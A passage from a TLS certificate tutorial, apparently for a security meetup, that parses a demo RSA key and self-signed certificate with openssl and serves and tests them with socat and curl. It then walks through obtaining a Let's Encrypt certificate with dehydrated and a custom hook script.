#      1d:8b:3f:5c:b8:b3:7a:83:a7:4d:e8:89:61:67:e0:
#      0d:47:c7:42:50:0e:ef:e0:8a:da:7a:07:5a:87:09:
#      46:6d:91:61:f6:fc:11:9a:06:01:05:67:a5:cd:53:
#      cc:67:48:d0:ba:0f:4e:8c:1e:7d:a6:a2:a5:92:31:
#      a2:33:4f:d6:c2:66:d7:27:2f:92:02:d5:a9:e6:7b:
#      bd:4b:aa:75:e9:68:b0:11:85:8b:93:d5:17:29:79:
#      ba:43:bb:19:58:b2:ca:bc:db:8d:b2:a2:a5:22:34:
#      69:be:f8:27:37:fc:11:0f:13:c7:e4:4a:f2:99:9c:
#      9a:13:27:a2:68:aa:5c:43:2b:3e:08:ca:5f:9d:2b:
#      05:dd:3e:21:e5:ac:ee:49:78:6f:0b:4a:e5:14:5e:
#      21:24:de:de:10:49:80:91:02:50:bc:77:db:8d:59:
#      89:f3:e4:04:94:76:0c:bf:e2:a5:bf:05:09:a6:cb:
#      13:de:80:9d:31:33:69:1e:28:e2:48:7c:c3:90:e0:
#      4b:7f
# publicExponent: 65537 (0x10001)
# privateExponent:
#      47:3f:d7:e7:74:25:d4:95:18:3a:31:a7:55:93:74:
```

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```

# dd:2c:12:e7:b2:cf:bb:1e:25:b6:ba:20:a9:fe:81:
# 67:81:cd:ad:8d:c3:8d:59:d1:81:25:df:c9:76:0c:
# f6:56:07:3f:20:aa:0a:80:76:ba:56:90:75:8a:f5:
# f7:88:b3:d0:73:6e:ba:b5:84:08:ab:19:3d:78:1a:
# b8:51:5e:d4:ad:b1:7c:f3:0a:19:34:27:7e:ae:83:
# b3:84:35:b6:e3:61:c3:a4:83:0f:c9:7c:fd:76:ad:
# 21:7a:d0:58:21:b7:76:39:fd:db:ac:6a:11:a8:7c:
# c0:e9:5b:c6:e0:50:ef:80:77:cb:a9:f6:8b:53:a4:
# 15:fa:81:43:03:f1:a8:33:59:ab:67:59:ec:e5:9a:
# f1:c7:63:b6:8f:ea:09:43:f6:63:ab:2a:d5:23:e2:
# 19:9e:39:f1:7f:df:7e:5a:d1:0a:45:98:88:98:88:
# 78:87:3e:17:b4:21:6f:d6:ae:fc:08:1b:03:a0:1a:
# 62:22:d1:f2:89:cf:70:50:4b:0f:14:f5:bc:0a:35:
# dc:92:5a:a5:b4:b9:c2:06:4e:98:e2:ec:33:55:a1:
# e9:78:13:d3:16:28:39:e2:85:47:4a:b8:14:e7:be:
# 1b:e8:98:2e:b9:91:32:88:55:12:b4:db:4d:14:f7:
# 21
# prime1:
# 00:eb:f8:e1:2d:db:56:a1:e3:ef:c2:ad:07:dc:f2:
# 14:c7:d3:f8:78:f9:32:b2:40:78:b6:a9:e8:4b:d6:
# ac:0d:cc:57:1e:b5:c6:3c:b0:46:5f:39:bc:b1:38:
# e6:3a:85:40:1b:eb:09:98:76:5b:91:d9:af:ac:75:
# e5:c6:e3:23:f7:d0:8b:13:6f:1b:69:6d:21:a4:8e:
# 54:b4:9b:41:f8:21:89:2e:04:c4:63:0f:b3:7f:aa:
# 66:9f:5a:62:9d:01:3f:aa:9c:4d:31:d1:a3:a1:54:
# 2e:87:12:cf:f4:44:16:ec:dc:cf:3c:3b:d6:b1:52:
# 6d:b9:5d:5e:eb:15:67:a7:65
# prime2:
# 00:da:eb:44:c7:36:cc:41:39:1a:56:82:a3:3d:75:
# ad:5e:a5:85:34:6c:33:4b:e7:16:c7:c7:22:49:29:
# e9:f0:4e:01:5f:eb:ab:8f:fd:36:0e:72:2b:2f:2d:
# ba:53:63:7b:90:07:e8:72:22:71:46:28:e8:9e:7f:
# df:63:61:66:9a:a5:f5:3e:4c:5b:95:7f:18:9b:b5:
# 09:23:b8:90:76:2a:03:e1:64:c7:de:b3:c5:50:b3:
# a0:f3:b9:f3:8e:65:d8:c3:6d:c8:26:7e:ea:b8:c5:
# fe:07:d1:83:1b:7f:1d:9d:df:52:b8:ce:93:e6:ca:
# 6e:4c:3e:11:85:71:82:f3:13
# exponent1:
# 00:ae:ab:20:0b:70:a3:54:dc:43:3a:68:18:3c:ed:
# 18:82:be:1d:db:76:22:97:9d:6f:7d:4e:91:7b:a9:
# a0:db:e9:d8:c7:0b:a8:7c:7d:c2:e9:73:f4:7f:7e:
# 6d:b4:fd:b3:71:b6:ed:f8:64:0b:ee:0f:23:a1:55:
# f7:ca:db:91:61:3b:85:e6:d1:c4:89:aa:55:4f:d8:
# 67:4c:f4:eb:c4:ff:15:ea:f1:6e:69:21:53:2d:f9:
# f5:52:99:76:0b:5f:c4:3f:c6:c8:c1:4a:bb:83:8c:
# ab:90:22:55:ba:2a:b8:89:85:fd:04:4a:0a:e6:60:
# ec:85:5c:5f:09:46:63:de:9d
# exponent2:
# 00:9a:bc:9e:f1:bc:ae:e5:0f:2a:a9:a9:4f:1e:da:
# f5:bf:27:79:9e:d3:37:f2:d7:95:87:82:1e:9e:de:
# 4c:67:b9:8b:49:34:78:20:9f:96:bc:e1:3f:da:ea:
# 14:80:6a:99:e4:f5:61:fc:82:91:d4:48:88:1b:b8:
# 40:ba:ab:16:ee:0a:8d:ed:09:e5:d6:26:6e:cb:68:
# 4b:dc:7e:d1:45:64:6f:37:ba:97:77:b7:53:a9:b6:
# 3d:f6:e8:21:da:2d:ec:e8:3d:c9:b2:44:15:3e:a3:
# 5b:ea:44:d1:c9:f6:b0:85:6d:5b:b8:1a:f3:f9:b6:
# 6d:fd:e0:05:5c:70:1e:62:17

```

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```
# coefficient:
# 1e:69:c5:84:37:eb:a6:c7:54:1c:c0:f0:2d:6c:2d:
# db:4a:79:9a:73:43:b5:9d:54:fc:cf:ca:66:97:9f:
# cb:75:5d:37:b4:27:22:67:8a:8e:32:d1:51:89:00:
# 27:e0:4e:b2:38:d7:df:27:1a:ff:3f:b8:3e:d7:8f:
# 2c:5f:9f:1b:ad:64:28:fc:df:d9:3b:a2:d4:21:06:
# de:c7:e4:9d:e4:81:06:25:4d:bf:e9:27:7d:ad:d7:
# 09:a3:bb:6c:f8:22:f0:87:91:61:47:e1:d0:f8:fc:
# d4:da:6c:24:48:c2:ad:ae:48:ce:0c:10:ad:86:cc:
# d2:f6:70:74:aa:e9:3e:9c
```

Server X.509 certificate

RFC 5280 *Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile* defines the X.509 format:

```
# Show ASN.1 parse of X.509
grep -v -- '^-----' $FILENAME.crt | base64 -d | openssl asn1parse -inform DER
# 0:d=0 hl=4 l= 972 cons: SEQUENCE
# 4:d=1 hl=4 l= 692 cons: SEQUENCE
# 8:d=2 hl=2 l= 3 cons: cont [ 0 ]
# 10:d=3 hl=2 l= 1 prim: INTEGER :02
# 13:d=2 hl=2 l= 9 prim: INTEGER :EDF6748EE19FC644
# 24:d=2 hl=2 l= 13 cons: SEQUENCE
# 26:d=3 hl=2 l= 9 prim: OBJECT :sha256WithRSAEncryption
# 37:d=3 hl=2 l= 0 prim: NULL
# 39:d=2 hl=2 l= 123 cons: SEQUENCE
# 41:d=3 hl=2 l= 11 cons: SET
# 43:d=4 hl=2 l= 9 cons: SEQUENCE
# 45:d=5 hl=2 l= 3 prim: OBJECT :countryName
# 50:d=5 hl=2 l= 2 prim: PRINTABLESTRING :US
# 54:d=3 hl=2 l= 19 cons: SET
# 56:d=4 hl=2 l= 17 cons: SEQUENCE
# 58:d=5 hl=2 l= 3 prim: OBJECT :stateOrProvinceName
# 63:d=5 hl=2 l= 10 prim: UTF8STRING :California
# 75:d=3 hl=2 l= 22 cons: SET
# 77:d=4 hl=2 l= 20 cons: SEQUENCE
# 79:d=5 hl=2 l= 3 prim: OBJECT :localityName
# 84:d=5 hl=2 l= 13 prim: UTF8STRING :Redondo Beach
# 99:d=3 hl=2 l= 15 cons: SET
# 101:d=4 hl=2 l= 13 cons: SEQUENCE
# 103:d=5 hl=2 l= 3 prim: OBJECT :organizationName
# 108:d=5 hl=2 l= 6 prim: UTF8STRING :SBWASP
# 116:d=3 hl=2 l= 15 cons: SET
# 118:d=4 hl=2 l= 13 cons: SEQUENCE
# 120:d=5 hl=2 l= 3 prim: OBJECT :organizationalUnitName
# 125:d=5 hl=2 l= 6 prim: UTF8STRING :Meetup
# 133:d=3 hl=2 l= 29 cons: SET
# 135:d=4 hl=2 l= 27 cons: SEQUENCE
# 137:d=5 hl=2 l= 3 prim: OBJECT :commonName
# 142:d=5 hl=2 l= 20 prim: UTF8STRING :sbwasp.bitbender.org
# 164:d=2 hl=2 l= 30 cons: SEQUENCE
# 166:d=3 hl=2 l= 13 prim: UTCTIME :180321035525Z
# 181:d=3 hl=2 l= 13 prim: UTCTIME :280321035525Z
# 196:d=2 hl=2 l= 123 cons: SEQUENCE
```

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```

# 198:d=3 hl=2 l= 11 cons: SET
# 200:d=4 hl=2 l= 9 cons: SEQUENCE
# 202:d=5 hl=2 l= 3 prim: OBJECT :countryName
# 207:d=5 hl=2 l= 2 prim: PRINTABLESTRING :US
# 211:d=3 hl=2 l= 19 cons: SET
# 213:d=4 hl=2 l= 17 cons: SEQUENCE
# 215:d=5 hl=2 l= 3 prim: OBJECT :stateOrProvinceName
# 220:d=5 hl=2 l= 10 prim: UTF8STRING :California
# 232:d=3 hl=2 l= 22 cons: SET
# 234:d=4 hl=2 l= 20 cons: SEQUENCE
# 236:d=5 hl=2 l= 3 prim: OBJECT :localityName
# 241:d=5 hl=2 l= 13 prim: UTF8STRING :Redondo Beach
# 256:d=3 hl=2 l= 15 cons: SET
# 258:d=4 hl=2 l= 13 cons: SEQUENCE
# 260:d=5 hl=2 l= 3 prim: OBJECT :organizationName
# 265:d=5 hl=2 l= 6 prim: UTF8STRING :SBWASP
# 273:d=3 hl=2 l= 15 cons: SET
# 275:d=4 hl=2 l= 13 cons: SEQUENCE
# 277:d=5 hl=2 l= 3 prim: OBJECT :organizationalUnitName
# 282:d=5 hl=2 l= 6 prim: UTF8STRING :Meetup
# 290:d=3 hl=2 l= 29 cons: SET
# 292:d=4 hl=2 l= 27 cons: SEQUENCE
# 294:d=5 hl=2 l= 3 prim: OBJECT :commonName
# 299:d=5 hl=2 l= 20 prim: UTF8STRING :sbwasp.bitbender.org
# 321:d=2 hl=4 l= 290 cons: SEQUENCE
# 325:d=3 hl=2 l= 13 cons: SEQUENCE
# 327:d=4 hl=2 l= 9 prim: OBJECT :rsaEncryption
# 338:d=4 hl=2 l= 0 prim: NULL
# 340:d=3 hl=4 l= 271 prim: BIT STRING
# 615:d=2 hl=2 l= 83 cons: cont [ 3 ]
# 617:d=3 hl=2 l= 81 cons: SEQUENCE
# 619:d=4 hl=2 l= 29 cons: SEQUENCE
# 621:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Subject Key Identifier
# 626:d=5 hl=2 l= 22 prim: OCTET STRING [HEX_]
→ DUMP]:0414744C913570A1E3F43D4BB25FA374B7467EB6EFF3
# 650:d=4 hl=2 l= 31 cons: SEQUENCE
# 652:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Authority Key Identifier
# 657:d=5 hl=2 l= 24 prim: OCTET STRING [HEX_]
→ DUMP]:30168014744C913570A1E3F43D4BB25FA374B7467EB6EFF3
# 683:d=4 hl=2 l= 15 cons: SEQUENCE
# 685:d=5 hl=2 l= 3 prim: OBJECT :X509v3 Basic Constraints
# 690:d=5 hl=2 l= 1 prim: BOOLEAN :255
# 693:d=5 hl=2 l= 5 prim: OCTET STRING [HEX DUMP]:30030101FF
# 700:d=1 hl=2 l= 13 cons: SEQUENCE
# 702:d=2 hl=2 l= 9 prim: OBJECT :sha256WithRSAEncryption
# 713:d=2 hl=2 l= 0 prim: NULL
# 715:d=1 hl=4 l= 257 prim: BIT STRING

```

```
# Show equivalent openssl output
```

```
openssl x509 -text -noout -in $FILENAME.crt
```

```
# Certificate:
```

```
# Data:
```

```
# Version: 3 (0x2)
```

```
# Serial Number:
```

```
# ed:f6:74:8e:e1:9f:c6:44
```

```
# Signature Algorithm: sha256WithRSAEncryption
```

```
# Issuer: C = US, ST = California, L = Redondo Beach, O = SBWASP, OU = Meetup,
```

```
→ CN = sbwasp.bitbender.org
```

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```

#      Validity
#      Not Before: Mar 21 03:55:25 2018 GMT
#      Not After : Mar 21 03:55:25 2028 GMT
#      Subject: C = US, ST = California, L = Redondo Beach, O = SBWASP, OU =
↳Meetup, CN = sbwasp.bitbender.org
#      Subject Public Key Info:
#      Public Key Algorithm: rsaEncryption
#      Public-Key: (2048 bit)
#      Modulus:
#          00:c9:ca:cc:9d:7e:aa:1d:3d:2a:6e:1e:e7:b2:69:
#          86:50:1b:6f:f4:bc:10:f8:52:24:40:9b:51:b0:f4:
#          c0:d4:72:67:cf:18:4e:89:c5:d6:f7:73:d1:9d:bc:
#          5d:6b:c9:a1:9f:5a:11:07:26:ff:fc:9b:5b:56:8d:
#          1d:8b:3f:5c:b8:b3:7a:83:a7:4d:e8:89:61:67:e0:
#          0d:47:c7:42:50:0e:ef:e0:8a:da:7a:07:5a:87:09:
#          46:6d:91:61:f6:fc:11:9a:06:01:05:67:a5:cd:53:
#          cc:67:48:d0:ba:0f:4e:8c:1e:7d:a6:a2:a5:92:31:
#          a2:33:4f:d6:c2:66:d7:27:2f:92:02:d5:a9:e6:7b:
#          bd:4b:aa:75:e9:68:b0:11:85:8b:93:d5:17:29:79:
#          ba:43:bb:19:58:b2:ca:bc:db:8d:b2:a2:a5:22:34:
#          69:be:f8:27:37:fc:11:0f:13:c7:e4:4a:f2:99:9c:
#          9a:13:27:a2:68:aa:5c:43:2b:3e:08:ca:5f:9d:2b:
#          05:dd:3e:21:e5:ac:ee:49:78:6f:0b:4a:e5:14:5e:
#          21:24:de:de:10:49:80:91:02:50:bc:77:db:8d:59:
#          89:f3:e4:04:94:76:0c:bf:e2:a5:bf:05:09:a6:cb:
#          13:de:80:9d:31:33:69:1e:28:e2:48:7c:c3:90:e0:
#          4b:7f
#      Exponent: 65537 (0x10001)
#      X509v3 extensions:
#      X509v3 Subject Key Identifier:
#          74:4C:91:35:70:A1:E3:F4:3D:4B:B2:5F:A3:74:B7:46:7E:B6:EF:F3
#      X509v3 Authority Key Identifier:
#          keyid:74:4C:91:35:70:A1:E3:F4:3D:4B:B2:5F:A3:74:B7:46:7E:B6:EF:F3
#
#      X509v3 Basic Constraints: critical
#      CA:TRUE
#      Signature Algorithm: sha256WithRSAEncryption
#          9c:da:7d:e4:5f:7b:98:77:80:59:e4:cf:86:13:96:75:14:d4:
#          f4:a4:1c:f8:29:88:13:7c:6d:9c:0e:b8:6c:6f:8a:f4:b2:26:
#          ab:10:be:3b:27:21:88:66:cf:ff:d6:a6:57:e7:3b:72:e8:f8:
#          6a:d7:37:85:f9:66:ed:fd:cb:e1:7f:88:33:de:55:a4:46:b6:
#          d0:d6:c7:d8:26:1c:1f:57:a5:80:e8:cd:2f:47:fe:ff:99:c3:
#          31:3b:e4:d9:34:8f:af:35:e8:9f:33:bd:22:7f:76:02:03:f5:
#          e2:34:7b:9d:59:53:38:12:8a:ed:96:a0:ab:cf:ec:d4:52:ee:
#          ae:2f:46:e5:53:d2:46:64:f7:c2:aa:31:2a:d4:44:58:06:03:
#          84:83:13:0e:c0:e9:27:14:b0:d3:c4:f9:45:2b:d1:b4:39:b0:
#          09:c7:47:91:aa:a9:32:b1:a6:e2:11:df:9b:76:82:25:ed:f0:
#          63:e1:5d:4e:67:e9:0b:fb:e6:34:02:9a:da:10:2c:0d:0d:29:
#          fe:30:2a:dc:41:12:0a:b1:90:00:50:80:e7:4e:1b:83:60:6c:
#          0a:12:00:09:6b:44:43:1a:69:49:3f:8a:20:b1:ac:fe:13:46:
#          ec:62:08:c4:fa:e2:a5:b7:7c:91:f1:56:6a:fd:e6:99:67:f6:
#          33:c0:25:0b
#

```

Using the self-signed certificates

Now that we have the certificates, fire up the server in it's own terminal window. It will just echo back the request:

```
# Server listens to 1 client at a time (use fork for more)
CERTDIR=$HOME/tmp
cd $CERTDIR
sudo apt install socat -y < /dev/null
socat openssl-listen:8080,reuseaddr,cert=$CERTDIR/server.pem,cafile=$CERTDIR/client.
↪ crt echo
# Alternatively a shell command could be run
# socat openssl-listen:8080,fork,reuseaddr,cert=$CERTDIR/server.pem,cafile=$CERTDIR/
↪ client.crt exec:"ip addr show"
```

In another window fire up the client:

```
# Client connects by running any old shell command to get echo'ed back
CERTDIR=$HOME/tmp
cd $CERTDIR
ls | \
    socat stdio openssl-connect:sbwasp.bitbender.org:8080,cert=$CERTDIR/client.pem,
↪ cafile=$CERTDIR/server.crt
```

The client will see whatever was generated by `ls` echoed back, or the results of the `ip addr show` command if that was selected. Terminate any running processes in the 2 terminal windows.

Now we'll demonstrate how to use the certificate just generated to serve web pages:

```
# Try website TLS1.2 encryption using the server certificate
# Any web content will do.
# Fire up the HTTP server on port 8000 (it could be restricted to localhost).
CERTDIR=$HOME/tmp
WEBSITE=$CERTDIR/web
mkdir -p $WEBSITE
echo "hello" > $WEBSITE/index.html
(cd $WEBSITE; python3 -m http.server 8000) &
# Now fire up socat to provide the TLS1.2
socat -s openssl-listen:8080,method=TLS1.2,fork,reuseaddr,keepalive,verify=0,cert=
↪ $CERTDIR/server.pem tcp:localhost:8000
```

Now fire up any web browser or use `curl` to test the TLS1.2 encryption:

```
# Show curl fails when certificate checked (the default)
curl https://sbwasp.bitbender.org:8080
# Show curl succeeds using TLS1.2 when certificate not verified
curl --insecure --verbose --output /dev/null https://sbwasp.bitbender.org:8080
```

Alternatives `curl` to check the certificate details are a browser or `openssl s_client`:

```
echo -ne "HEAD / HTTP/1.1\n\nHost: sbwasp.bitbender.org\n\n\n" | \
    openssl s_client -connect sbwasp.bitbender.org:8080
```

Kill the extra listening processes (`sudo ss -tnlp` will show the PIDs to kill).

8.2.6 Let's Encrypt certificates

Creating Let's Encrypt certificates via dehydrated

Installing dehydrated

`dehydrated` depends on `openssl`, `curl`, `sed`, `grep`, and `mktemp`. It can be installed manually or via a Debian package. For Debian 9 it's best to use `stretch-backports` but we don't do that today:

```
cat <<'EOF' | sudo tee /etc/apt/sources.list.d/backport.list
deb http://deb.debian.org/debian/ stretch-backports main
deb-src http://deb.debian.org/debian/ stretch-backports main
EOF
sudo apt update < /dev/null
sudo apt -t stretch-backports dehydrated -y < /dev/null
```

Since the demo install is a throw-away, we'll use a temporary directory (easy to clean up) and clone from GitHub:

```
# Pick a configuration directory based on who is running it
CDIR=$HOME/tmp
cd $CDIR/
sudo apt install git -y < /dev/null
git clone https://github.com/lukas2511/dehydrated.git
```

Configuring dehydrated

Configuring `dehydrated` involves modifying 3 files:

```
# Create a website
WEBSITE=$CDIR/web
mkdir -p $WEBSITE
echo "hello" > $WEBSITE/index.html
# Pick a configuration directory based on who is running it
cd $CDIR/
cp $CDIR/dehydrated/docs/examples/{config,domains.txt,hook.sh} $CDIR/
# domains.txt
# Each line is a certificate, first domain is cert name, rest are aliases.
echo "sbwasp.bitbender.org" > domains.txt
# config used for command defaults - likely make these changes:
sed -i 's|^#BASEDIR.*$|BASEDIR='$CDIR'|' config
sed -i 's|^#CHALLENGETYPE="http-01"|CHALLENGETYPE="http-01"|' config
# Note - for AWS CloudFront set KEYSIZE="2048"
sed -i 's|^#WELLKNOWN=.*$|WELLKNOWN='$WEBSITE'/well-known/acme-challenge|' config
mkdir -p $WEBSITE/.well-known/acme-challenge
sed -i 's|^#HOOK=.*$|HOOK="$BASEDIR/hook.sh"|' config
sed -i 's|^#PRIVATE_KEY_RENEW=.*$|PRIVATE_KEY_RENEW="no"|' config

# The most significant part is hooks.sh configuration of:
#   deploy_challenge() - copy challenge to $WEBSITE/.well-known/acme-challenge/...
#   deploy_cert() - socat -s openssl-listen:8080,...,cert=NEWCERT,...

cat > hook.sh <<'EOF'
#!/usr/bin/env bash

deploy_challenge() {
    local DOMAIN="${1}" TOKEN_FILENAME="${2}" TOKEN_VALUE="${3}"
    echo "$TOKEN_VALUE" > $WELLKNOWN/$TOKEN_FILENAME
```

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```

}

clean_challenge() {
    local DOMAIN="${1}" TOKEN_FILENAME="${2}" TOKEN_VALUE="${3}"
    rm -f $WELLKNOWN/$TOKEN_FILENAME
}

deploy_cert() {
    local DOMAIN="${1}" KEYFILE="${2}" CERTFILE="${3}" FULLCHAINFILE="${4}" CHAINFILE=
    ↪ "${5}" TIMESTAMP="${6}"
    # Deploying a cert using socat is just creating a new server cert:
    # cat $KEYFILE $CERTFILE $CHAINFILE > $CERTDIR/server_le.pem
    # To use it restart socat something like
    # ( sudo socat openssl-listen:443,fork,reuseaddr,keepalive,method=TLS1.2,cert=
    ↪ $CERTDIR/server_le.pem,verify=0 tcp:localhost:8000 )&
}

unchanged_cert() {
    local DOMAIN="${1}" KEYFILE="${2}" CERTFILE="${3}" FULLCHAINFILE="${4}" CHAINFILE=
    ↪ "${5}"
}

invalid_challenge() {
    local DOMAIN="${1}" RESPONSE="${2}"
    echo "Subject: Validation of ${DOMAIN} failed!\n\nOh noez!"
}

request_failure() {
    local STATUSCODE="${1}" REASON="${2}" REQTYPE="${3}" HEADERS="${4}"
    echo "Subject: HTTP request failed failed!\n\nA http request failed with status $
    ↪ {STATUSCODE}!"
}

generate_csr() {
    local DOMAIN="${1}" CERTDIR="${2}" ALTNAMES="${3}"
    echo "generater_csr() call"
}

startup_hook() {
    :
}

exit_hook() {
    :
}

HANDLER="$1"; shift
if [[ "${HANDLER}" =~ ^(deploy_challenge|clean_challenge|deploy_cert|unchanged_
    ↪ cert|invalid_challenge|request_failure|generate_csr|startup_hook|exit_hook)$ ]];
    ↪ then
    "$HANDLER" "$@"
fi
EOF

```

Test configuration using Let's Encrypt staging server

Request the certificate from the staging server:

```
# Use staging server
sed -i 's|^#*CA=.*$|CA="https://acme-staging.api.letsencrypt.org/directory"|' config

# Redirect port 80 to 8000
(cd $WEBSITE; python3 -m http.server 8000)&
(sudo socat tcp-listen:80,fork,reuseaddr,keepalive tcp:localhost:8000)&

# Make the request
dehydrated/dehydrated -c --config ./config --accept-terms --ipv4
```

Let's Encrypt certificate request

Request the certificate from the operational server:

```
# Now ready for operational server
sed -i 's|^#*CA=.*$|CA="https://acme-v01.api.letsencrypt.org/directory"|' config

# Make the request
dehydrated/dehydrated -c --config ./config --accept-terms --ipv4
```

Assuming the cert request succeeds you can test it:

```
LEDIR=$CERTDIR/certs/sbwasp.bitbender.org
cat $LEDIR/privkey.pem $LEDIR/cert.pem $LEDIR/chain.pem > server_le.pem
(sudo socat openssl-listen:443,fork,reuseaddr,keepalive,method=TLS1.2,cert=$CERTDIR/
↪server_le.pem tcp:localhost:8000)&
curl --verbose --output /dev/null https://sbwasp.bitbender.org
```

When done use `sudo ss -tnlp` and `sudo kill` to cleanup background processes.

Picking apart the Let's Encrypt certificates

Starting with a private key

A certificate request must start with a private key, which in this case is RSA PKCS #1 (with actual values redacted):

```
openssl asn1parse -in privkey.pem
#      0:d=0  hl=4 l=2344 cons: SEQUENCE
#      4:d=1  hl=2 l=  1 prim: INTEGER           :00
#      7:d=1  hl=4 l= 513 prim: INTEGER           :AA...
#     524:d=1  hl=2 l=  3 prim: INTEGER           :010001
#     529:d=1  hl=4 l= 512 prim: INTEGER           :AA...
#    1045:d=1  hl=4 l= 257 prim: INTEGER           :AA...
#    1306:d=1  hl=4 l= 257 prim: INTEGER           :AA...
#    1567:d=1  hl=4 l= 257 prim: INTEGER           :AA...
#    1828:d=1  hl=4 l= 256 prim: INTEGER           :AA...
#    2088:d=1  hl=4 l= 256 prim: INTEGER           :AA...
openssl rsa -text -noout -in privkey.pem
# Private-Key: (4096 bit)
# modulus:
```

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```
#      00:...
# publicExponent: 65537 (0x10001)
# privateExponent:
#      AA:...
# prime1:
#      00:...
# prime2:
#      00:...
# exponent1:
#      00:...
# exponent2:
#      AA:...
# coefficient:
#      AA:...
```

Certification request

Using the private key, a PKCS #10 certification signing request is created which has the RFC 2986 4. Certification request syntax:

```
# Show PKCS #10
openssl asn1parse -in cert.csr
#      0:d=0  hl=4 l=1174 cons: SEQUENCE
#      4:d=1  hl=4 l= 638 cons: SEQUENCE
#      8:d=2  hl=2 l=   1 prim: INTEGER           :00
#     11:d=2  hl=2 l=  31 cons: SEQUENCE
#     13:d=3  hl=2 l=  29 cons: SET
#     15:d=4  hl=2 l=  27 cons: SEQUENCE
#     17:d=5  hl=2 l=   3 prim: OBJECT           :commonName
#     22:d=5  hl=2 l=  20 prim: UTF8STRING       :sbwasp.bitbender.org
#     44:d=2  hl=4 l= 546 cons: SEQUENCE
#     48:d=3  hl=2 l=  13 cons: SEQUENCE
#     50:d=4  hl=2 l=   9 prim: OBJECT           :rsaEncryption
#     61:d=4  hl=2 l=   0 prim: NULL
#     63:d=3  hl=4 l= 527 prim: BIT STRING
#    594:d=2  hl=2 l=  50 cons: cont [ 0 ]
#    596:d=3  hl=2 l=  48 cons: SEQUENCE
#    598:d=4  hl=2 l=   9 prim: OBJECT           :Extension Request
#    609:d=4  hl=2 l=  35 cons: SET
#    611:d=5  hl=2 l=  33 cons: SEQUENCE
#    613:d=6  hl=2 l=  31 cons: SEQUENCE
#    615:d=7  hl=2 l=   3 prim: OBJECT           :X509v3 Subject Alternative Name
#    620:d=7  hl=2 l=  24 prim: OCTET STRING     [HEX DUMP]:301682147362776173702E626974626556E6465722E6F7267
#    646:d=1  hl=2 l=  13 cons: SEQUENCE
#    648:d=2  hl=2 l=   9 prim: OBJECT           :sha256WithRSAEncryption
#    659:d=2  hl=2 l=   0 prim: NULL

# Pick out the RSA public key
openssl asn1parse -strparse 63 -in cert.csr
#      0:d=0  hl=4 l= 522 cons: SEQUENCE
#      4:d=1  hl=4 l= 513 prim: INTEGER           :9B6190824430F7AB2B11E4A0097727203E202C6588BC24473458B34682AA62DD17C027CC3ACCF6045AB86A3FE129F2CF81
#     521:d=1  hl=2 l=   3 prim: INTEGER           :010001
```

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```

# More simply use ...
openssl req -text -noout -verify -in cert.csr
# verify OK
# Certificate Request:
#   Data:
#     Version: 1 (0x0)
#     Subject: CN = sbwasp.bitbender.org
#     Subject Public Key Info:
#       Public Key Algorithm: rsaEncryption
#       Public-Key: (4096 bit)
#       Modulus:
#         00:9b:61:90:82:44:30:f7:ab:2b:11:e4:a0:09:77:
#         27:20:3e:20:2c:65:88:bc:24:47:34:58:b3:46:82:
#         aa:62:dd:17:c0:27:cc:3a:cc:f6:04:5a:b8:6a:3f:
#         e1:29:f2:cf:8d:01:b8:9a:55:41:b0:42:73:38:fa:
#         fd:bd:a1:2a:29:74:ee:56:c0:6a:d8:53:f4:b9:2d:
#         88:74:f6:26:7b:b1:67:7c:21:fa:5d:79:0d:4e:99:
#         ba:ac:94:f0:16:e2:9d:60:42:6b:24:fd:b5:59:05:
#         1d:12:a8:c1:8e:1b:a3:e5:4e:d8:c9:97:cb:6f:9d:
#         7f:f0:29:18:a5:2b:9a:f8:c9:bf:e4:72:31:91:65:
#         ca:39:19:4e:ee:a6:68:1a:f3:1f:f2:43:ab:39:41:
#         73:65:c7:d5:68:33:4b:3b:a1:e6:02:51:15:2e:a8:
#         4d:d2:d4:3c:78:cb:4c:45:fd:27:08:5e:4b:4a:f0:
#         0e:be:98:59:7d:ba:75:71:da:09:af:20:11:af:70:
#         09:9b:85:86:f0:7a:f2:7e:48:9a:13:01:09:a0:00:
#         14:45:a4:77:89:c1:00:56:a9:9f:32:40:99:76:33:
#         9c:34:d6:69:51:b2:9e:ac:62:f7:57:0d:dc:74:85:
#         44:d9:0a:68:11:82:67:c8:4e:aa:6c:77:af:44:8c:
#         96:12:09:92:25:bd:f4:95:fd:80:c0:af:57:6a:4f:
#         3e:0a:3d:17:88:70:0e:9e:40:a7:10:46:56:a3:b6:
#         78:00:a1:9d:75:08:47:ac:01:40:56:d9:84:fc:49:
#         21:0d:34:93:0a:e7:a5:7c:27:ae:21:bc:50:32:dd:
#         f2:80:ab:c0:8b:60:1b:a1:10:2c:a2:9d:4a:22:eb:
#         29:0e:6f:a1:fc:11:07:08:83:bc:91:69:45:f4:b1:
#         f7:6f:6c:ae:9a:7e:ad:05:b6:a6:a7:b0:44:5b:3d:
#         dc:56:cf:30:61:31:d0:cc:d3:8a:98:7d:12:fe:7a:
#         e5:3d:93:48:b5:79:38:a7:92:8f:3b:7f:d8:7e:86:
#         07:50:c0:20:b2:da:fb:ce:be:f3:42:29:04:63:07:
#         bc:6e:6b:70:40:39:3a:77:dc:69:01:b1:03:f2:c1:
#         1f:e8:dd:17:44:8f:ff:65:77:32:91:7b:cb:77:16:
#         e0:48:5a:0a:60:af:84:40:10:06:b4:92:83:fb:48:
#         ac:30:dc:f3:e9:76:ee:50:80:82:47:91:85:6b:c5:
#         8b:3f:a9:ee:22:4f:8e:f3:a9:a2:8e:8c:43:4d:5f:
#         b2:10:02:61:de:36:0f:fc:99:19:35:48:80:25:b7:
#         cc:5d:ce:11:d4:ec:50:17:7e:33:f3:df:1d:1c:5f:
#         ec:86:49
#       Exponent: 65537 (0x10001)
#     Attributes:
#     Requested Extensions:
#       X509v3 Subject Alternative Name:
#         DNS:sbwasp.bitbender.org
#     Signature Algorithm: sha256WithRSAEncryption
#       60:6a:00:64:92:64:3f:ab:b8:0b:84:f9:0e:56:b7:09:b5:14:
#       01:57:a7:ed:c9:09:e8:7b:42:3c:ba:46:e0:5c:5a:bd:7e:08:
#       a3:50:1e:f4:db:ab:6b:d2:e1:2c:bd:90:d7:7d:10:9c:71:00:
#       8e:42:af:0f:8d:66:e5:01:35:6e:0d:48:e2:cc:57:8a:bb:52:
#       6f:e6:f0:b8:fa:1d:12:d5:8f:aa:1e:84:b6:46:9c:4a:37:df:

```

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```
# 34:6d:f0:f9:1c:3e:82:5c:21:9f:b9:66:7f:23:42:28:71:61:
